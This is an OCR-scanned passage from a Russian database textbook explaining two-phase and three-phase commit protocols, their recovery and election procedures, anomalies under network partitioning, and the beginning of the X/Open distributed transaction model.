Здесь предполагается, что каждая глобальная транзакция связана с некоторым узлом, функционирующим как *координатор* (или диспетчер) выполнения этой транзакции. Обычно координатором является тот узел, на котором транзакция была инициирована. Узлы, на которых глобальная транзакция создала агенты, называются *участниками* (или диспетчерами ресурсов). Предполагается, что координатор транзакции имеет информацию об идентификаторах всех участников, а каждый участник знает идентификатор координатора, но не обязан знать идентификаторы остальных участников.

23.4.3. Двухфазная фиксация транзакций (2PC)

Как следует из названия данного протокола, фиксация результатов транзакций выполняется в два этапа: *голосования* (voting phase) и *принятия решения* (decision phase). Основная идея состоит в том, что координатор должен опросить всех участников, готовы ли они к фиксации транзакции. Если хотя бы один из участников потребует отката или не ответит на запрос в течение установленного тайм-аута, координатор укажет всем участникам на необходимость выполнить откат данной транзакции. Глобальное решение должно быть принято *всеми* участниками. Если некоторый участник требует отката транзакции, то он имеет право выполнить его немедленно. Фактически любой узел имеет право выполнить откат своей субтранзакции в любое время, вплоть до того момента, пока он не отправит согласие на ее фиксацию. Подобный тип отката называют *односторонним откатом*. Если участник проголосовал за фиксацию транзакции, то он должен ожидать до тех пор, пока координатор не разошлет широковещательное сообщение либо о глобальной фиксации, либо о глобальном откате этой транзакции. Данный протокол предполагает, что каждый узел имеет свой собственный локальный журнал и с его помощью может надежно выполнить откат или фиксацию транзакции. Двухфазный протокол фиксации транзакций включает этап ожидания сообщения от других узлов. Во избежание нежелательных блокировок процессов система использует механизм контроля тайм-аута. Для фиксации глобальной транзакции координатор выполняет следующую процедуру.

Этап 1

1. Занести запись begin_commit в системный журнал и обеспечить ее принудительную запись из буфера во вторичную память. Отправить всем участникам команду PREPARE. Ожидать поступления ответов от всех участников в течение установленного тайм-аута.

Этап 2

2. Если участник возвращает сообщение ABORT, поместить в системный журнал запись abort и обеспечить ее принудительную запись из буфера во вторичную память. Отправить всем участникам команду GLOBAL_ABORT. Ожидать ответов всех участников в течение установленного тайм-аута.
3. Если один из участников возвращает сообщение READY_COMMIT, обновить список участников, приславших свои ответы. Если сообщения о готовности фиксации прислали все участники, поместить в системный журнал запись commit и обеспечить ее принудительную запись из буфера во вторичную память. Отправить всем участникам команду GLOBAL_COMMIT. Ожидать ответов всех участников в течение установленного тайм-аута.
4. После поступления всех подтверждений о фиксации транзакции поместить в системный журнал запись end_transaction. Если некоторые узлы не прислали подтверждения о фиксации, заново направить на эти узлы сообщение о принятом глобальном решении и действовать по этой схеме до получения всех требуемых подтверждений.

Координатор должен ждать поступления результатов голосования от всех участников. Если узел не прислал сообщение о своем решении, координатор по умолчанию предполагает поступление от этого узла решения об откате транзакции (ABORT) и рассылает всем участникам широковещательное сообщение GLOBAL_ABORT. Вопрос о действиях, которые должен предпринять участник при перезапуске транзакции после аварийного завершения, рассматривается ниже. При фиксации транзакции участник выполняет следующую процедуру.

1. При получении участником команды PREPARE он выполняет одно из следующих действий:

   а) помещает запись ready_commit в файл журнала и переносит из буфера во вторичную память все записи, относящиеся к данной транзакции. Отправляет координатору сообщение READY_COMMIT;


   б) помещает запись abort в файл журнала и переносит ее из буфера во вторичную память. Отправляет координатору сообщение ABORT. Выполняет односторонний откат транзакции.

2. Ожидание ответа координатора продолжается в течение установленного тайм-аута.
3. Если участник получает команду GLOBAL_ABORT, то он помещает запись abort в файл журнала и переносит ее из буфера во вторичную память. Затем выполняется откат транзакции и по его завершении координатору посылается соответствующее подтверждение.


   Если участник получает команду GLOBAL_COMMIT, то он помещает запись commit в файл журнала и переносит ее из буфера во вторичную память. Затем выполняется фиксация транзакции, освобождение всех установленных блокировок, после чего координатору посылается соответствующее подтверждение.

Если участнику не удалось получить от координатора команду о проведении голосования, то по истечении установленного тайм-аута он просто выполняет откат данной транзакции. Поэтому еще до поступления команды о проведении голосования любой участник может принять решение об откате субтранзакции и выполнить его локально. Все описанные выше процессы для тех случаев, когда участники голосуют за фиксацию (COMMIT) или отмену (ABORT), показаны на рис. 23.7.

Участник должен ожидать поступления от координатора команды GLOBAL_COMMIT или GLOBAL_ABORT. Если в течение установленного тайм-аута он не получит никакой команды или координатор не получит ответа от участника, то предполагается, что на соответствующем узле произошел отказ и в работу запускается *протокол аварийного завершения* (termination protocol). Протокол аварийного завершения выполняют только функционирующие узлы, а отказавшие узлы после перезапуска выполняют *протокол восстановления*.



а)



б)

Рис. 23.7. Двухфазная фиксация транзакций: а) когда все участники проголосовали за фиксацию транзакции; б) когда один из участников голосует за откат транзакции

Протоколы аварийного завершения

Протокол аварийного завершения выполняется каждый раз, когда координатор или участник не получает ожидаемого сообщения до истечения тайм-аута. Предпринимаемые действия зависят от того, кто не получил сообщения, координатор или участник, и какое именно сообщение не было получено.

Координатор

В процессе выполнения фиксации транзакции координатор может находиться в одном из четырех состояний: INITIAL, WAITING, DECIDED и COMPLETED, как показано на диаграмме переходов, представленной на рис. 23.8, а. Но завершение по тайм-ауту может произойти только в двух промежуточных состояниях. В подобных случаях предпринимаются следующие действия.

- Тайм-аут в состоянии WAITING. Координатор ожидает поступления от всех участников уведомлений о решении, которое они приняли в отношении фиксации или отката данной транзакции. В подобной ситуации координатор не может зафиксировать транзакцию, поскольку он не получил всех требуемых подтверждений, поэтому он организует действия по глобальному откату данной транзакции,
- Тайм-аут в состоянии DECIDED. Координатор ожидает поступления от всех участников уведомлений об успешном откате или фиксации данной транзакции. В подобной ситуации координатор просто повторно рассылает сведения о принятом глобальном решении на все узлы, не приславшие ожидаемого подтверждения.




Рис. 23.8. Диаграммы переходов при использовании протокола двухфазной фиксации: а) координатор; б) участник

Участник

Простейший протокол аварийного завершения для участника состоит в сохранении процесса на стороне участника заблокированным до тех пор, пока соединение с координатором не будет восстановлено. После этого участник сможет получить информацию о принятом глобальном решении и возобновить обработку транзакции соответствующим образом. Однако из соображений повышения производительности системы на стороне участника могут быть предприняты и другие действия,

В процессе выполнения фиксации транзакции участник может находиться в одном из четырех состояний: INITIAL, PREPARED, ABORTED и COMMITTED, как показано на диаграмме переходов, представленной на рис. 23.8, *б*. Но участник может завершить работу по тайм-ауту только в первых двух состояниях, как описано ниже.

- Тайм-аут в состоянии INITIAL. Участник ожидает от координатора поступления команды PREPARE. Ее отсутствие может свидетельствовать о том, что узел координатора отказал, когда процесс фиксации транзакции находился в состоянии INITIAL. В этом случае участник может выполнить откат транзакции в одностороннем порядке. При поступлении впоследствии команды PREPARE он сможет либо ее игнорировать (в результате чего координатор организует откат глобальной транзакции по тайм-ауту), либо отправить координатору сообщение ABORT.
- Тайм-аут в состоянии PREPARED, Участник ожидает поступления от координатора указаний о глобальной фиксации или глобальном откате данной транзакции. Участник уже известил координатора о своем решении зафиксировать транзакцию, поэтому не имеет права изменить свое решение и выполнить ее откат. Но он также не может продолжить работу и зафиксировать транзакцию, поскольку глобальным решением может оказаться требование ее отката. До получения дополнительной информации участник оказывается заблокированным. Но участник может обратиться к каждому из остальных участников транзакции, чтобы получить от одного из них сведения о принятом глобальном решении. Этот вариант известен как *кооперативный протокол аварийного завершения*. Самый простой способ сообщить участникам о том, кто еще участвует в выполнении транзакции, состоит в присоединении к команде о проведении голосования списка узлов-участников.

Хотя кооперативный протокол аварийного завершения снижает вероятность возникновения блокировки, эта ситуация по-прежнему остается возможной, и для заблокированного процесса не остается иного выхода, кроме повторных попыток снять блокировку до получения информации об устранении отказа. Если отказ произошел только на узле координатора (все остальные участники могут установить это в результате выполнения протокола аварийного завершения), они смогут выбрать нового координатора и таким образом снять блокировку. Такой метод рассматривается ниже.

Протоколы восстановления

Обсудив действия, которые должны быть предприняты на функционирующем узле в случае обнаружения отказа другого узла, перейдем к рассмотрению действий, которые необходимо выполнить при восстановлении работы узла после его отказа. Действия, которые выполняются при перезапуске системы после отказа, также зависят от того, на каком этапе обработки глобальной транзакции находился координатор или участник к моменту отказа.

Отказ координатора

Рассмотрим три различных варианта отказа узла-координатора.

1. Отказ в состоянии INITIAL. Координатор еще не начал процедуру фиксации транзакции. В данном случае восстановление заключается в запуске этой процедуры фиксации.
2. Отказ в состоянии WAITING. Координатор уже направил команды PREPARE узлам-участникам, и, хотя получил еще не все ответы, ни одного предложения об откате получено не было. В этом случае восстановление заключается в повторном запуске процедуры фиксации транзакции.
3. Отказ в состоянии DECIDED. Координатор уже направил участникам транзакции указания о ее глобальной фиксации или глобальном откате. Если после перезапуска координатор получит все необходимые подтверждения, завершение транзакции можно считать успешным. В противном случае потребуется прибегнуть к использованию протокола аварийного завершения, описанного выше.

Отказ участника

Целью применения протокола восстановления на узле-участнике является получение гарантий, что после перезапуска системы участник выполнит в отношении транзакции те же действия, что и все остальные участники ее выполнения, и эти действия могут быть выполнены независимо (т.е. без необходимости проведения консультаций с координатором или другими участниками). Рассмотрим три различных варианта отказа узла-участника.

1. Отказ в состоянии INITIAL. Участник еще не успел проголосовать по поводу способа завершения транзакции. Поэтому в процессе восстановления он может выполнить откат транзакции в одностороннем порядке, поскольку без получения сведений от данного узла-участника координатор не может принять решение о глобальной фиксации этой транзакции.
2. Отказ в состоянии PREPARED. Участник уже направил сведения о своем решении в адрес координатора. В этом случае восстановление заключается в применении протокола аварийного завершения, описанного выше.
3. Отказ в состоянии ABORTED/COMMITTED. Участник уже завершил обработку транзакции. Поэтому после перезапуска дальнейшие действия не требуются.

Протоколы проведения выборов

Если участники обнаруживают отказ координатора (посредством тайм-аута), они могут выбрать другой узел, который должен взять на себя роль координатора. Один из протоколов проведения выборов требует, чтобы узлы системы были последовательно упорядочены. Предположим, что узел S_i занимает позицию i в общей последовательности (первым в которой является координатор), а все остальные узлы знают идентификаторы и порядковые номера других узлов системы (причем некоторые из этих узлов также могут находиться в состоянии отказа). Данный протокол проведения выборов требует, чтобы каждый функционирующий участник посылал сообщения на узлы с большим идентификационным номером. Поэтому узел S_i должен отправить сообщения на узлы S_{i+1}, S_{i+2}, ... , S_n, причем именно в этом порядке. Если узел S_k получит сообщение от узла-участника с меньшим номером, то узел S_k приходит к заключению, что он не может быть новым координатором, и прекращает отправку сообщений.

Данный протокол является относительно эффективным, и большинство участников очень быстро прекращают отправку сообщений. В конечном итоге каж-

дый из участников узнает, существует ли в системе функционирующий узел-участник с меньшим номером. Если его нет, данный узел принимает на себя функции нового координатора транзакции. Если вновь избранный координатор также перейдет в состояние отказа по тайм-ауту, снова будет активизирован протокол проведения выборов.

После восстановления отказавший узел немедленно запускает протокол проведения выборов. Если в системе не окажется функционирующего узла с меньшим номером, данный узел вынуждает все узлы с большим номером позволить ему стать новым координатором транзакции, независимо от того, существовал уже новый координатор или нет.

Топология взаимодействия узлов при двухфазной фиксации транзакций

Существует несколько различных способов обмена сообщениями (или топологий связи), которые могут использоваться при реализации двухфазной фиксации транзакций. Один вариант, описанный выше, носит название *централизованной двухфазной фиксации,* поскольку вся связь происходит через узел-координатор по схеме, показанной на рис. 23.9, а. Было предложено несколько улучшений централизованного протокола двухфазной фиксации транзакций, позволяющих повысить общую производительность системы либо за счет сокращения количества рассылаемых сообщений, либо за счет ускорения процесса принятия решения. Все эти улучшения реализуются посредством применения различных способов обмена сообщениями.

Одним из альтернативных вариантов является использование *линейного* протокола двухфазной фиксации транзакций, с помощью которого участники могут взаимодействовать друг с другом (рис. **23.9,** *б).* При использовании линейной топологии узлы нумеруются в последовательности 1, 2, ..., *n,* где узел 1 является координатором, а все остальные узлы — участниками. Протокол двухфазной фиксации транзакций реализуется путем передачи сообщений по цепочке узлов в направлении от координатора к участнику *n* на этапе голосования, а затем в обратном направлении, на этапе принятия решения. На этапе голосования координатор передает команду о проведении голосования на узел 2. Этот узел анализирует ситуацию и передает свое решение узлу с номером 3. Последний объединяет свое решение с решением узла 2, после чего направляет полученный результат следующему узлу, 4, и т,д. Когда сообщение достигает последнего участника, он принимает свое решение и формирует глобальное решение, которое посылает в обратном направлении, т.е. предыдущему узлу. Глобальное решение, последовательно пересылаемое по цепочке участнику *n-1,* л-2 и т.д., в конечном итоге достигает координатора. Хотя линейная топология позволяет сократить количество передаваемых сообщений по сравнению с централизованной схемой, последовательная пересылка сообщений исключает возможность распараллеливания процесса обмена сообщениями.

Линейная схема двухфазной фиксации транзакций может быть дополнительно улучшена, если процесс голосования выполняется по линейной цепочке в направлении возрастания номеров, а для этапа принятия решения используется централизованная топология, что позволяет узлу п послать широковещательное сообщение о принятом глобальном решении одновременно всем участникам [30].

Третий вариант, известный как *распределенный* протокол двухфазной фиксации транзакций, предусматривает использование распределенной топологии по схеме, показанной на рис. 23.9, *в.* Координатор посылает команду PREPARE сразу всем участникам, которые также рассылают сведения о принятых ими решениях на все остальные узлы. Каждый из участников ожидает получения сообщений

ото всех остальных участников и только после этого принимает решение о фиксации или откате данной транзакции. Такой подход исключает необходимость предусматривать этап принятия решения (который обязательно должен использоваться в обычном протоколе двухфазной фиксации), поскольку каждый из участников может самостоятельно принять решение, согласованное с остальными участниками [282].




Рис. 23.9. Различные топологии протокола двухфазной фиксации транзакций: а) централизованная; б) линейная; в) распределенная

Условные обозначения. *C* — координатор; P_i — участник; RC — сообщение `Ready_Commit`; GC — сообщение `Global_Commit`; GA — сообщение `Global_Abort`

23.4.4. Трехфазная фиксация транзакций (3PC)

Выше уже отмечалось, что протокол двухфазной блокировки не может устранить возможность блокировки, поскольку при его использовании возникают ситуации, когда некоторый узел остается заблокированным. Например, процесс, который обнаружил истечение тайм-аута после отправки своего согласия на фиксацию транзакции, но так и не получил глобального подтверждения от координатора, остается заблокированным, если может взаимодействовать только с узлами, которые также не имеют сведений о принятом глобальном решении. На практике вероятность блокировки процесса достаточно мала, поэтому в большинстве существующих распределенных СУБД используется именно протокол двухфазной фиксации транзакций. Тем не менее был предложен альтернативный неблокирующий протокол, получивший название протокола *трехфазной фиксации транзакций* [282]. Трехфазная фиксация является неблокирующей в условиях отказов узлов, за исключением случая одновременного отказа всех узлов. Однако отказы линий связи могут привести к тому, что на различных узлах будут приняты разные решения, что вызовет нарушение неразрывности глобальной транзакции. Для использования этого протокола необходимо соблюдение следующих условий.


- Разделение сети является недопустимым.
- По крайней мере один узел всегда должен быть доступен.
- Могут отказать одновременно самое большее K узлов сети (поэтому такие системы называют K-устойчивыми).

Основным преимуществом протокола трехфазной фиксации является устранение периода ожидания в состоянии неопределенности, в которое переходят участники с момента подтверждения своего согласия на фиксацию транзакции и до момента получения от координатора извещения о глобальной фиксации или глобальном откате. В трехфазном протоколе фиксации между этапами голосования и принятия глобального решения вводится третий этап, называемый *предфиксацией.* После получении результатов голосования ото всех участников координатор рассылает глобальное сообщение PRE-COMMIT. Участник, который получил глобальное извещение о предфиксации, знает, что все остальные участники проголосовали за фиксацию результатов транзакции и что со временем сам этот участник определенно выполнит фиксацию транзакции, если не произойдет отказ. Каждый участник подтверждает получение сообщения о предфиксации. После того как координатор получит все эти подтверждения, он рассылает команду глобальной фиксации транзакции. Если некоторый участник потребовал отката транзакции, то обработка этой ситуации выполняется точно так же, как в протоколе двухфазной фиксации.

Новые варианты диаграмм переходов для координатора и участника показаны на рис. 23.10. Как координатор, так и участник по-прежнему переходят на некоторое время в состояние ожидания, однако главная особенность состоит в том, что все *функционирующие* процессы получают информацию о глобальном решении зафиксировать транзакцию посредством отправки сообщения PRE-COMMIT еще *до того,* как первый процесс выполнит фиксацию результатов транзакции, что позволяет участникам действовать независимо друг от друга в случае отказа.

23.4.5. Разделение сети

При возникновении ситуации разделения сети поддержание базы данных в согласованном состоянии может оказаться более затруднительным, в зависимости от того, применяется репликация данных или нет. Если репликация данных отсутствует, можно позволить транзакциям продолжать свое выполнение, если



а) б)

Рис. 23.10. Диаграммы ***переходов для*** *протокола* ***трехфазной фиксации транзакций:*** *а) координатор; б) участник*

они не нуждаются в каких-либо данных, размещенных на узлах, недоступных для того фрагмента, в котором эти транзакции были инициированы. В противном случае транзакции должны быть переведены в состояние ожидания вплоть до момента, когда связь с требуемыми узлами будет восстановлена. Если имеет место репликация данных, то процедура существенно усложняется. Ниже мы рассмотрим два примера аномалий, которые могут возникать при репликации данных в разделенной сети. Оба примера предусматривают обработку отношения с данными о банковских счетах клиентов.

Обнаружение обновлений

Успешно завершенные пользователями операции обновления, выполненные в различных фрагментах сети, может быть очень трудно обнаружить, что иллюстрируется примером, приведенным в табл. 23.1. Во фрагменте сети P_1 была выполнена транзакция, в которой со счета с остатком bal_x была снята сумма, равная 10 фунтам стерлингов. Во фрагменте P_2 были выполнены две транзакции, в каждой из которых с этого же счета было снято по 5 фунтов стерлингов. Предположим, что первоначально в обоих фрагментах сети на счете bal_x находилась сумма 100 фунтов стерлингов. Тогда после выполнения указанных транзакций в каждом из фрагментов сети на счете bal_x останется по **90** фунтов стерлингов. После восстановления целостности сети будет недостаточно проверить текущее значение на счете bal_x, после чего сделать заключение, что согласованность базы данных не нарушена на основании того, что в обоих фрагментах сети итоговое значение оказалось одинаковым. В действительности в этом примере после выполнения всех транзакций остаток на счете bal_x должен равняться 80 фунтам стерлингов.

Таблица 23.1. Пример проблемы обнаружения обновлений

Время	Фрагмент P_1	Фрагмент P_2
t_1	begin_transaction	begin_transaction
t_2	balx = balx - 10	$bal_x = bal_x$ - S
t_3	write(bal_x)	write(bal_x)
t_4	commit	commit
t_5		begin_transaction
t_6		balx = balx - 5
t_7		write(bal_x)
t_8		commit

Обеспечение целостности

Успешно завершенные пользователями операции обновления, выполненные в различных фрагментах сети, часто могут вызывать нарушение требований обеспечения целостности данных, что иллюстрируется примером, приведенным в табл. 23.2. Предположим, что банк установил ограничение, согласно которому на счете клиента (с остатком bal_x) не должен оставаться отрицательный остаток. Пусть во фрагменте сети P_1 была выполнена транзакция, в которой со счета bal_x было снято 60 фунтов стерлингов, а во фрагменте P_2 была выполнена транзакция, в которой с того же счета bal_x было снято 50 фунтов стерлингов. Предположим, что первоначально в обоих фрагментах сети на счете bal_x находилась сумма, равная 100 фунтам стерлингов. Тогда после выполнения указанных транзакций на одном варианте счета bal_x останется 40 фунтов стерлингов, а на другом — 50, Важно отметить, что ни в одном из этих случаев установленное банком ограничение целостности не было нарушено. Но после восстановления сети и проведения до конца обеих транзакций остаток на счете станет отрицательным и равным -10 фунтов стерлингов, поэтому ограничение целостности будет нарушено.

Таблица 23.2. Пример проблемы обеспечения целостности данных

Время	Фрагмент P_1	Фрагмент P_2
t_1	begin_transaction	begin_transaction
t_2	$bal_x = bal_x$ - 60	balx = balx - 50
t_3	write (bal_x)	write (bal_x)
t_4	commit	commit

Для принятия решения о том, можно ли продолжать работу в сети, разделенной на фрагменты, необходимо найти компромисс между доступностью данных и правильностью их использования [95], [96]. Абсолютной правильности можно проще всего достичь, если в случае разделения сети полностью запретить обработку каких-либо копируемых данных. С другой стороны, доступность данных в той же ситуации будет максимальной, если на обработку копируемых данных не накладывать никаких ограничений.

В общем случае для сетей, разделенных на произвольные фрагменты, невозможно создать неблокирующий, соблюдающий свойство неразрывности протокол фиксации транзакций [282]. Поскольку протоколы восстановления и управления

параллельным доступом тесно связаны между собой, выбор метода восстановления, используемого в случае разделения сети на фрагменты, будет непосредственно зависеть от применяемой в системе стратегии управления параллельным доступом. Методы восстановления подразделяются на пессимистические и оптимистические.

Пессимистические протоколы

В пессимистических протоколах предпочтение отдается сохранению целостности базы данных, а не обеспечению доступности этих данных пользователям, поэтому в отдельных фрагментах сети не допускается выполнение любых транзакций, для которых не существует гарантий, что в результате целостность базы данных не будет нарушена. В подобных протоколах используются пессимистические алгоритмы управления параллельным выполнением, например метод двухфазной блокировки с первичными копиями или метод блокировки большинства копий, как описано в разделе 23.2. Процедура восстановления в этом случае намного упрощается, поскольку любые выполненные обновления касаются информации, доступной только в отдельном фрагменте. После возобновления связи в сети для восстановления целостности базы данных достаточно просто распространить сведения обо всех выполненных в различных фрагментах сети изменениях на все прочие узлы.

Оптимистические протоколы

В оптимистических протоколах, наоборот, предпочтение отдается доступности данных, даже за счет возможной потери целостности базы данных. Кроме того, в этом случае используются оптимистические протоколы управления параллельным выполнением, позволяющие независимо выполнять любые обновления в каждом из фрагментов сети. В результате после возобновления связи в сети весьма вероятен переход базы данных в несогласованное состояние.

Для выявления нарушений целостности базы данных может использоваться *граф предшествования,* содержащий сведения о взаимосвязях элементов данных. Граф предшествования подобен описанному в разделе 19.2.4 графу ожидания. Он содержит сведения о том, какие элементы данных считывала и записывала каждая из выполнявшихся транзакций. Пока сеть находится во фрагментированном состоянии, обновления выполняются без каких-либо ограничений, но для каждого из фрагментов сети строится собственный граф предшествования. После возобновления связи в сети графы предшествования всех фрагментов сливаются. Нарушение целостности базы данных имеет место в том случае, если итоговый граф предшествования содержит циклы. Способ устранения нарушения целостности зависит от семантики выполнявшихся транзакций, поэтому в общем случае диспетчер восстановления не может восстановить целостность базы данных без вмешательства пользователей.

23.5. Модель распределенной обработки транзакций X/Open

Open Group — это независимый международный консорциум пользователей, разработчиков программ и производителей оборудования, задача которого состоит в содействии созданию жизнеспособной глобальной информационной инфраструктуры. Он был создан в феврале 1996 года в результате слияния компании X/Open Company Ltd. (основанной в 1984 году) и фонда Open Software Foundation (основанного в 1988 году). Компания X/Open создала рабочую группу Distributed

Transaction Processing (DTP), целью которой является разработка и модернизация программных интерфейсов, необходимых для обработки транзакций. Однако в то время система обработки транзакций рассматривалась как полнофункциональная среда, включавшая все компоненты, начиная от определений экранов пользователей и заканчивая реализацией баз данных. Вместо того чтобы попытаться создать пакет стандартов для каждой из отдельных областей, группа сосредоточилась на тех элементах системы обработки транзакций, которые должны были обеспечивать основные свойства транзакций (свойства ACID), описанные в разделе 19.1.1. В выпущенном группой X/Open DTP стандарте определяются три взаимодействующих между собой компонента: приложение, диспетчер транзакций (Transaction Manager — TM) и диспетчер ресурсов (Resource Manager — RM).

